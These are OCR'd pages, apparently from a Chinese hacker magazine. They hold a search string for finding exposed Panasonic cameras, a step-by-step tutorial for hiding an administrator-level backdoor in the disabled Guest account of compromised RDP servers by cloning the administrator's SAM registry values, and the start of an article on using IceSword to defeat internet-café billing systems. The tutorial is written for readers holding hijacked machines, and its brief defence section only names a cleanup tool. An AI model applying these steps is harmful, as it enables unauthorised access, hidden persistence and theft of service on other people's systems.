


图 7

不记得在哪看到过搜索松下摄像头的文章，这里借用一下。是利用松下监控系统验证不完全，查找搜索**viewFrame?mode=**就可以找到此类型的松下监视器，大家不妨自己探索一下相关方面的东东，那样才会更好玩。

多的就不再罗索了，入侵就像堆积木，怎么组合，能组合成什么就要自己的双手和智慧了。希望此文抛砖引玉，文章有什么不足之处，还望大家一起研究。在此也感谢风过无痕一直以来对我的支持。Thanks!

Guest用户攻与防

小鱼修炼中

相信各位小菜们都有过3389肉鸡吧！(什么？还没有？那就接着看下去有了就可以^_^）但如果你登陆3389，都是用直接添加的帐号没做任何隐藏的话，不出三天管理员肯定发现。

如果你隐藏了帐号，对于有经验的管理员，可以在CMD下先输入**cls**再输入**net user**，这样任何帐号都暴露无疑。今天，我来给各位小菜们教教如何利用被禁用的Guest帐号登陆。

一、攻篇

首先，Guest用户是系统自带的帐号，默认具有来宾权限。由于Guest帐户是系统的内置帐户，是删除不掉的（图1）。所以大多数管理员为了安全都将它设为禁用。如果我们能让被禁用的GUEST以管理权限登陆3389，那么管理员就很难发现了，他怎么也想不到问题出在这个禁用的Guest身上。




图 1

在开始前我们来看下原理性的东东：

首先必须清楚，在Windows操作系统以及其他操作系统中，引用帐户时都是使用唯一的标识（即SID：security、identifical、descriptor），在帐户“出生”时都被赋予了一个唯一的SID，所以就算我们创建一个与先前以有帐号同名的帐号，该帐号也不具备先前帐号的权限和访问许可权。

> SID的格式是：S-R-A-S-S-S-S
> S：指是SID
> R：版本号
> A：用于标识发放SID的当局
> S：下属值，是一系列号码，对用户进行唯一标识

在WINDOWS中默认管理员帐号administrator的SID是固定的500（0x1f4）。

好，知道了原理我们就开始实践，首先用一个具有管理权限的帐号登陆3389，再右键单击“我的电脑”，选择“管理”，展开“本地用户和组”、“用户”就能看见被禁用的Guest了。我们双击它就到属性对话框，再将“帐户以停用”前面的勾去掉，在“隶属于”中添加administrators（如图2、图3），然后确定，在右键单击Guest帐号给它设置个密码。




图 2




图 3

接下来，就是通过注册表实现我们的目的，在Windows默认情况下注册表的HKEY_LOCAL_MACHINE\SAM下是不能展开的，所以，我们就要用到regedt32。

在CMD或者“运行”里输入regedt32就可打开。右键选中HKEY_LOCAL_MACHINE下SAM的“权限”，将弹出窗口的administrators设置为完全控制（图4、图5），然后再打开regedit，这样SAM就可见了，接着展开到如图6的位置，就可将NAMES下的GUEST项导出。




图 4




图 5




图 6

再将Users下的01f4和01f5导出。现在到了关键地方，打开导出的01f4，复制如图7的部分，再打开01f5将刚复制的粘贴到同样的位置（图8），将做好的01f5的所有内容复制除了最上面的那句，然后打开guest将01f5的全部内容粘贴到上面（注意：要空一行，　如图9）。




图 7




图 8




图 9

接下来右键单击“我的电脑”，选择“管理”，展开“本地用户和组”，并将 Guest 用户禁用掉，在隶属于删掉 administrators。好，到这基本上成功了，再将做好的 Guest 导入注册表，退出 3389，后用 guest 用户登陆，看看是否成功了。最后注意一下，我测试的时候，有些服务器登陆后，在“管理”里 guest 用户前面没有那个叉号，我们只需将它禁用就 OK，这样也能登陆。

二、防篇

既然 Guest 用户这么可恶，我们能不能删掉？答案是肯定的。但是手工删除对于我们菜鸟来说太难，有没有快捷的办法呢？答案还是肯定的。大家看如图 10 这款 Guest 删除大师，不仅可以删除 guest，还检查了系统是否有隐藏帐户，就是 administrator 也能删除。

好了，文章就到这，各位小菜有什么不懂可以到 X 论坛找我交流。




图 10

（本文相关工具：Guest 删除大师光盘有收录。）

斩断黑手的冰刃



smallrascal

网虫的我，经常在学校或网吧泡网，但不是网费太贵就是管理系统限制太多，总之没有鱼和熊掌兼得的时候，直到有一天遇到了 IceSword（即冰刃），才结束了这恶梦般的日子。在短短的一天内“破解”了两个计费／管理系统，且都是“高手”之作啊！一个是利用了线程插入——当今木马几乎都使用了这种技术；另一个则是利用 IC 卡在本机计费，控制端进行远程管理的软硬件结合的系统。不信，我猜也是，呵呵！还是跟我来吧。

一、电子阅览室计费／管理系统

根据图 1，我们可以判断当前计费系统正在运行着，且没有出现任何不正常现象。

